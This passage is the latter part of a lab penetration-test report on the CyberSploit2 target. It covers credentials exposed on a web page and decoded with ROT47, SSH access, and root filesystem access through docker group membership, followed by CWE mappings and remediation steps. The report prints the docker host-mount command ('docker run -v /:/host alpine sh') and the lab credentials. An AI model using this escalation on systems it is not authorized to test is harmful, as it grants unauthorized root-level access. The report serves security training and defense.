
and ultimately to:

```
Host Root Filesystem Access
```

This represents a significant privilege boundary violation.

21 Complete Attack Chain

The complete attack path identified during the CyberSploit2 assessment is summarized below.



22 Security Findings

The assessment identified two primary security issues that contributed to the successful compromise.

22.1 Finding 1 – Sensitive Credentials Exposed Through Web Application

Table 5: Finding 1 Summary

Finding ID	CS2-VAPT-001
Title	Sensitive Credential Information Exposed in Web Application
Severity	High
Affected Component	CyberSploit2 Web Application
Attack Vector	Network / Web Application
Authentication Required	No
Status	Confirmed

22.1.1 Description

The CyberSploit2 web application exposed a table containing username and password information.

One entry contained values that appeared to be encoded rather than being displayed as ordinary text:

```
Username : D92:=6?5C2
Password : 4J36CDA=@:E'
```

The values were decoded using the ROT47 substitution cipher, resulting in valid credentials:

```
Username : shailendra
Password : cybersploit1
```

These credentials were subsequently validated against the SSH service and successfully provided remote access.

22.1.2 Impact

Exposure of valid authentication credentials can allow an unauthenticated attacker to obtain an authenticated foothold on the target.

The impact is increased when the same credentials provide access to a privileged service or an account with additional group permissions.

In this assessment, the recovered credentials enabled SSH access to the target and led to further local enumeration.

22.1.3 Evidence

The relevant evidence includes:

- Web application credential table.
- ROT47 decoding output.
- Successful SSH authentication.

22.1.4 Recommendation

Credentials should never be embedded or exposed within publicly accessible web pages.

The following controls are recommended:

1. Remove credentials and sensitive authentication material from the web application.
2. Store authentication secrets securely using an approved secrets-management mechanism.
3. Rotate all credentials that were exposed during the assessment.
4. Avoid using reusable passwords across multiple services.
5. Implement proper authentication and authorization controls.
6. Review application source code and configuration files for additional exposed credentials.

22.2 Finding 2 – Excessive Privileges Through Docker Group Membership

Table 6: Finding 2 Summary

Finding ID	CS2-VAPT-002
Title	Privilege Escalation Through Docker Group Membership
Severity	High
Affected Component	Docker Daemon / Linux User Permissions
Attack Vector	Local Privilege Escalation
Authentication Required	Yes
Status	Confirmed

22.2.1 Description

The `shailendra` account was found to belong to the `docker` group.

The user's group membership was confirmed using:

```
id
```

The relevant output was:

```
uid=1001(shailendra) gid=1001(shailendra)  
groups=1001(shailendra),991(docker)
```

The Docker socket was also found to be owned by the `root:docker` group with read/write permissions:

```
srw-rw----. 1 root docker /var/run/docker.sock
```

Consequently, the compromised account could communicate directly with the Docker daemon.

22.2.2 Exploitation

The Docker daemon was used to create a temporary Alpine Linux container:

```
docker run --rm -it alpine sh
```

The Docker daemon subsequently allowed a container to be created with the host root filesystem mounted at `/host`:

```
docker run --rm -it -v /:/host alpine sh
```

The host root directory was then accessible from inside the container:

```
ls -la /host/root
```

The assessment identified the file:

```
/host/root/flag.txt
```

Reading the file provided the laboratory proof-of-compromise message.

22.2.3 Impact

Excessive Docker daemon privileges can allow a user to interact with resources that should normally be restricted to privileged administrators.

In this assessment, Docker group membership enabled the compromised account to create a container with a host filesystem mount, resulting in access to files in the host's root directory.

Potential consequences in a real environment could include:

- Unauthorized access to sensitive host files.
- Exposure of configuration files and credentials.
- Access to SSH keys and application secrets.
- Modification of host files.
- Further compromise of services hosted on the system.
- Complete loss of confidentiality and integrity of the host.

22.2.4 Recommendation

Docker daemon access should be treated as privileged access.

Recommended controls include:

1. Remove unnecessary users from the `docker` group.
2. Follow the principle of least privilege when assigning Docker permissions.
3. Avoid granting Docker daemon access to ordinary users unless operationally required.
4. Restrict access to the Docker Unix socket.
5. Use rootless Docker where appropriate.
6. Implement strong administrative access controls.
7. Monitor Docker daemon activity and container creation.
8. Review container configurations for dangerous host filesystem mounts.
9. Apply security hardening to Docker and the underlying operating system.

23 Risk Assessment

The vulnerabilities identified during the assessment formed a chained attack path.

The exposed credentials provided initial remote access, while the Docker group membership enabled escalation from the compromised user context to host-level filesystem access.

Table 7: Risk Summary

Finding	Risk
Credential Exposure	Valid credentials can be obtained by an unauthenticated attacker through the web application.
Docker Group Membership	Users with Docker daemon access may obtain access to sensitive host resources.
Combined Attack Chain	Initial remote access can be followed by privilege escalation and host filesystem access.

23.1 Overall Assessment

The combination of the identified weaknesses allowed the assessment to progress from unauthenticated network reconnaissance to authenticated remote access and ultimately host-level filesystem access.

The findings should therefore be addressed as a connected attack chain rather than as isolated configuration issues.

24 Relevant CWE References

The following Common Weakness Enumeration categories are relevant to the identified issues:

Table 8: Relevant CWE Categories

CWE	Relevance
CWE-200	Exposure of sensitive information through the web application.
CWE-522	Insufficiently protected credentials / authentication information.
CWE-269	Improper privilege management associated with excessive Docker privileges.
CWE-732	Incorrect permission assignment for a critical resource, where applicable to Docker daemon access.

These CWE mappings provide standardized classifications for the observed weaknesses.

25 Tools Used

The following tools and utilities were used during the assessment:

Table 9: Tools Used During the Assessment

Tool	Purpose
ARP-Scan	Local network host discovery.
Nmap	TCP port and service enumeration.
Feroxbuster	Web directory and resource enumeration.
Web Browser	Manual inspection of the web application.
tr	ROT47 credential decoding.
SSH	Remote authentication and shell access.
Docker CLI	Docker daemon and container enumeration.
Alpine Linux	Temporary container used to demonstrate the Docker privilege boundary.

26 Evidence Summary

The following evidence was collected during the assessment:

Table 10: Evidence Collected During the CyberSploit2 Assessment

Evidence	Description
01_arp_scan.png	ARP scan identifying the target host at 192.168.204.133.
02_nmap_scan.png	Nmap identifying TCP ports 22 and 80.

Evidence	Description
03_feroxbuster_scan.png	Web resource enumeration against the HTTP service.
04_web_credential_table.png	Web application containing the suspicious credential entry.
05_rot47_credential_decode.png	ROT47 decoding of the discovered credential values.
06_ssh_login.png	Successful SSH authentication as shailendra .
07_initial_user_enumeration.png	User enumeration and discovery of the Docker hint.
08_docker_info.png	Docker daemon information and server configuration.
09_docker_containers.png	Enumeration of existing Docker containers.
10_docker_container_inspect.png	Inspection of an existing container and its security configuration.
11_host_root_access.png	Access to the host filesystem and enumeration of <code>/host/root</code> .
12_root_flag.png	Final proof of compromise obtained from <code>/host/root/flag.txt</code> .

27 Remediation Priority

The following remediation actions are recommended in order to reduce the attack surface demonstrated during the assessment.

27.1 Immediate Actions

1. Remove exposed credentials from the web application.
2. Rotate the compromised **shailendra** credentials.
3. Review all accounts that have access to the Docker daemon.
4. Remove unnecessary users from the **docker** group.

27.2 Short-Term Actions

1. Restrict permissions on the Docker Unix socket.
2. Review Docker daemon configuration.
3. Implement least-privilege access controls.
4. Audit existing containers and images.
5. Review the system for additional exposed credentials.

27.3 Long-Term Actions

1. Consider rootless Docker where operationally appropriate.
2. Implement centralized secrets management.
3. Establish regular vulnerability assessments.
4. Monitor privileged container creation.

5. Implement host and container security monitoring.
6. Maintain operating system and container runtime security updates.

28 Conclusion

The CyberSploit2 assessment successfully demonstrated a complete attack path from network reconnaissance to host-level filesystem access.

The assessment began with network discovery, which identified the target at 192.168.204.133. Nmap then identified SSH and HTTP as exposed services.

Web enumeration and manual inspection of the HTTP application revealed a suspicious credential pair. The values were decoded using ROT47, resulting in valid credentials for the **shailendra** account.

The credentials provided successful SSH access to the target. Post-authentication enumeration revealed the presence of the **docker** group in the user's group memberships.

Further Docker enumeration confirmed that the account could communicate with the Docker daemon through the Docker Unix socket.

A temporary container was created with the host root filesystem mounted at **/host**. This provided access to the host's **/root** directory and demonstrated the practical impact of the excessive Docker privileges.

The laboratory proof-of-compromise file was subsequently accessed:

```
/host/root/flag.txt
```

The contents confirmed:

```
Pwned CyberSploit2 POC
```

The assessment demonstrates the importance of protecting authentication information exposed through web applications and strictly controlling access to privileged container runtimes.

Applying least-privilege principles, removing unnecessary Docker group membership, protecting authentication secrets, and monitoring privileged container activity would significantly reduce the attack surface demonstrated in this assessment.

29 Final Attack Path Summary

CyberSploit2 Target 192.168.204.133
↓
ARP Scan
↓
Nmap: SSH + HTTP
↓
Feroxbuster Enumeration
↓
Credential Exposure
↓
ROT47 Decoding
↓
shailendra : cybersploit1
↓
SSH Access
↓
Docker Group Membership
↓
Docker Socket Access
↓
Container Creation
↓
Host Filesystem Mount
↓
/host/root
↓
Proof of Compromise

End of Report

CyberSploit2 VAPT Assessment

Prepared by Adarsh R K